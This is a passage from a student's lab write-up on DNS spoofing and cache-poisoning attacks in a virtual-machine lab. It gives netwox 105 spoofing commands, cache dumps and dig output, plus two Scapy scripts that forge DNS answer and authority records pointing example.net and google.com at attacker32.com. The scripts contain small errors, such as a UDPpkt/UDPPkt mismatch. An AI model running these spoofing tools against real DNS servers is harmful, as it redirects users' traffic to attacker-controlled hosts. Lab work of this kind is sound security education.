;; QUESTION SECTION:
;www.example.net.          IN      A
;; ANSWER SECTION:
www.example.net.      10      IN      A      10.0.2.15
;; AUTHORITY SECTION:
ns.example.net.      10      IN      NS      ns.example.net.
;; ADDITIONAL SECTION:
ns.example.net.      10      IN      A      10.0.2.4
;; Query time: 62 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Sun Apr 18 14:38:50 EDT 2021
;; MSG STZ

```

Figure 38: User: Dig response after the attack

6. Then I go back to the attacker machine and see the DNS responses of the user request.

```


Ubuntu Seed-1 (Attacker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[04/18/21]seed@VM:~$ sudo netwox 105 -h "www.example.net" -H "10.0.2.15" -a "ns.example.net" -A "10.0.2.4" -f "src host 10.0.2.5"
DNS_question
| id=56677 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
| www.example.net. A
| . OPT UDPpl=4096 errcode=0 v=0 ...
|
DNS_answer
| id=56677 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| www.example.net. A
| www.example.net. A 10 10.0.2.15
| ns.example.net. NS 10 ns.example.net.
| ns.example.net. A 10 10.0.2.4
|
DNS_question
| id=13180 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| www.example.net. A
|
DNS_answer
| id=13180 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1

```

Figure 39: Attacker: DNS responses to the user request

Task-6 DNS Cache Poisoning


1. In this task instead of spoofing the user request I am going to spoof the DNS server now. For that, I again go to the attacker's machine and use the Netwox tool's 105 utility "Sniff and send DNS answers" to attack the DNS server.
2. To start the attack I open the terminal in the attacker machine and run the Netwox command "Netwox 105 -h www.example.net -H 10.0.2.15 -a ns.example.net -A 10.0.2.4 -T 600 -f "src host 10.0.2.4" -s raw". In this command "-h" defines the hostname, "-H" defines the host IP, "-a" defines the authoritative nameserver, "-A" defines the nameserver IP, "-T" defines the time to live in seconds, "-f" defines the filter and -s defines the spoof initialization type.



```
[04/18/21]seed@VM:~$ sudo netwox 105 -h "www.example.net" -H "10.0.2.15" -a "ns.example.net" -A "10.0.2.4" -T 600 -f "src host 10.0.2.4" -s "raw"
```

Figure 40: Attacker: Runs the Netwox command


3. Then I go to the server machine and flush the DNS server cache.



```
[04/18/21]seed@VM:~$ sudo rndc flush
[04/18/21]seed@VM:~$ sudo rndc flush
```

Figure 41: Server: Flush the DNS Server Cache

4. Then I go to the user machine, open the Wireshark and run it, then I open the terminal and ask the local DNS server for the IP address of www.example.net using the dig command. Now here I get the spoofed information in the reply.



```
[04/18/21]seed@VM:~$ dig www.example.net

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12549
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
I
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A
;; ANSWER SECTION:
www.example.net.        600     IN      A      10.0.2.15
;; Query time: 62 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Sun Apr 18 18:04:04 EDT 2021
;; MSG SIZE  rcvd: 60
```

Figure 42: User: Dig response after the attack

5. Then I go to Wireshark to analyze the DNS traffic and found that on request of the user DNS server respond to the user with spoof information by the attacker.




Figure 43: User: User request server for www.example.net IP and Nameserver




Figure 44: User: DNS server spoofed response to the user's query

6. Then I go back to the server machine and dump the cache in the dump.db file using the “rndc dumped -cache” command and then open the file using the “cat” command. Now here I found that the spoofed response by the attacker is also dumped in the DNS server’s cache.

```
[04/18/21]seed@VM:~$ sudo rndc flush
[04/18/21]seed@VM:~$ sudo rndc flush
[04/18/21]seed@VM:~$ sudo rndc dumpdb -cache
[04/18/21]seed@VM:~$ sudo cat /var/cache/bind/dump.db

; Start view _default
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20210418220418
; authanswer
. 586 IN NS ns.example.net.
; authauthority
ns.example.net. 586 NS ns.example.net.
; additional
. 586 A 10.0.2.4
; authanswer
www.example.net. 586 A 10.0.2.15
;
; Address database dump
```

Figure 45: Server: Attackers spoofed response in DNS Cache

7. After that, I go back to the attack machine and see the DNS responses to the user request.

```
[04/18/21]seed@VM:~$ sudo netwox 105 -h "www.example.net" -H "10.0.2.15" -a "ns.example.net" -A "10.0.2.4" -T 600 -f "src host 10.0.2.4" -s "raw"

DNS_question
| id=20837 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=0 ra=0 quest=1 answer=0 auth=0 add=1
| www.example.net. A
| . OPT UDPpl=512 errcode=0 v=0 ...

DNS_answer
| id=20837 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=0 ra=0 quest=1 answer=1 auth=1 add=1
| www.example.net. A
| www.example.net. A 600 10.0.2.15
| ns.example.net. NS 600 ns.example.net.
| ns.example.net. A 600 10.0.2.4

DNS_question
| id=39380 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=0 ra=0 quest=1 answer=0 auth=0 add=1
| . NS
| . OPT UDPpl=512 errcode=0 v=0 ...

DNS_answer
```

Figure 46: Attacker: DNS responses to the user request

Task-7 DNS Cache Poisoning: Targeting the Authority Section

1. In this task, I am going to attack the authority section of the DNS server replies.
2. For that first, I go to the attacker machine and then create the python file named "DNSCachePoisoningAttack.py".




Figure 47: Attacker: Creating the python code file

3. Then add the code given in the guideline section of the lab manual. After that, first I change the IP address in the “answer” section to the attacker’s IP address, and then in the “authority section nameserver section 1” I change the nameserver of [www.example.net](#) to [attacker32.com](#). Then in the “Construct the DNS packet” section, I change the name server count value to “1” because in this task we require only one nameserver and then I change the additional section count to “0” because it is not required in this task.

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                       ttl=259200, rdata='10.0.2.15')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS',
                       ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='example.net', type='NS',
                       ttl=259200, rdata='ns2.example.net')

        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                        ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                        ttl=259200, rdata='5.6.7.8')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                      qdcount=1, ancount=1, nscount=1, arcount=0,
                      an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)

        # Sniff UDP query packets and invoke spoof_dns()
        pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Figure 48: Attacker: Python code used in this task

4. After that, I run the code.




Figure 49: Attacker: Run the Python code


5. Then that I go to the server machine and flush the DNS server cache.



```
[04/19/21]seed@VM:~$ sudo rndc flush
[04/19/21]seed@VM:~$
```

Figure 50: Server: Flush the DNS Server Cache


6. Then I go to the user machine, open the Wireshark and run it, then I open the terminal and ask the local DNS server for the IP address of www.example.net using the dig command. Now here I get the spoofed information in the “answer and authority section”.



```
[04/19/21]seed@VM:~$ dig www.example.net
...
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
...
; Got answer:
...
;-->HEADER-- opcode: QUERY, status: NOERROR, id: 48019
...
; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
...
; WARNING: Message has 102 extra bytes at end
...
; QUESTION SECTION:
;www.example.net.           IN      A
...
; ANSWER SECTION:
www.example.net.        259200  IN      A      10.0.2.15
...
; AUTHORITY SECTION:
example.net.            259200  IN      NS     attacker32.com.
...
; Query time: 61 msec
...
; SERVER: 10.0.2.4#53(10.0.2.4)
...
; WHEN: Mon Apr 19 06:45:30 EDT 2021
...
; MSG SIZE rcvd: 205
```

Figure 51: User: Dig response after the attack

7. Then I go to Wireshark to analyze the DNS traffic and found that on request of the user DNS server respond to the user with spoof information by the attacker.



No.	Time	Source	Destination	Protocol	Length	Info
1	2021-04-19 07:06:21...	10.0.2.5	10.0.2.4	DNS	86	Standard query 0x53d6 A www.example.net OPT
6	2021-04-19 07:06:21...	10.0.2.4	10.0.2.5	DNS	247	Standard query response 0x53d6 A www.example...
10	2021-04-19 07:06:21...	10.0.2.4	10.0.2.5	DNS	130	Standard query response 0x53d6 A www.example...
11	2021-04-19 07:06:21...	10.0.2.5	10.0.2.4	ICMP	158	Destination unreachable (Port unreachable)

[Destination GeoIP: Unknown]
 ▾ User Datagram Protocol, Src Port: 54224, Dst Port: 53
 ▾ Domain Name System (query)
 [Response In: 11]
 Transaction ID: 0x53d6
 ▷ Flags: 0x0120 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 1
 ▾ Queries
 ▾ www.example.net: type A, class IN
 Name: www.example.net
 [Name Length: 15]
 [Label Count: 3]
 Type: A (Host Address) (1)
 Class: IN (0x0001)

Figure 52: User: User request server for www.example.net IP and Nameserver




Figure 53: User: DNS server spoofed response to the user's query

- Then I go back to the server machine and dump the cache in the dump.db file using the “rndc dumpdb -cache” command and then open the file using the “cat” command. Now here I found that the spoofed response by the attacker is also dumped in the DNS server’s cache.




Figure 54: Attacker poisoned the DNS Cache successfully

Task-8 Targeting Another Domain

1. In the previous task, we are targeting only one domain but now in this task, we are targeting another domain by following the same steps.
2. First, I go to the attacker machine and then create the python file named "TargetingAnotherDomain.py".




Figure 55: Attacker: Creating the python code file

3. Then add the code given in the guideline section of the lab manual. After that, first I change the IP address in the "answer" section to the attacker's IP address, and then in the "authority section nameserver section 2" I change the hostname to www.google.com and then change the nameserver to attacker32.com. Then in the "Construct the DNS packet" section, I change the name server count value to "2" because in this task we require both nameservers and then I change the additional section count to "0" because it is not required in this task.



```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname='www.example.net', type='A',
                        ttl=259200, rdata='10.0.2.15')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS',
                        ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS',
                        ttl=259200, rdata='attacker32.com')

        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                        ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                        ttl=259200, rdata='5.6.7.8')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                      qdcount=1, ancount=2, arcount=0,
                      an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)

    # Sniff UDP query packets and invoke spoof_dns().
    pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Figure 56: Attacker: Python code used in this task

4. After that, I run the code.




Figure 57: Attacker: Run the Python code

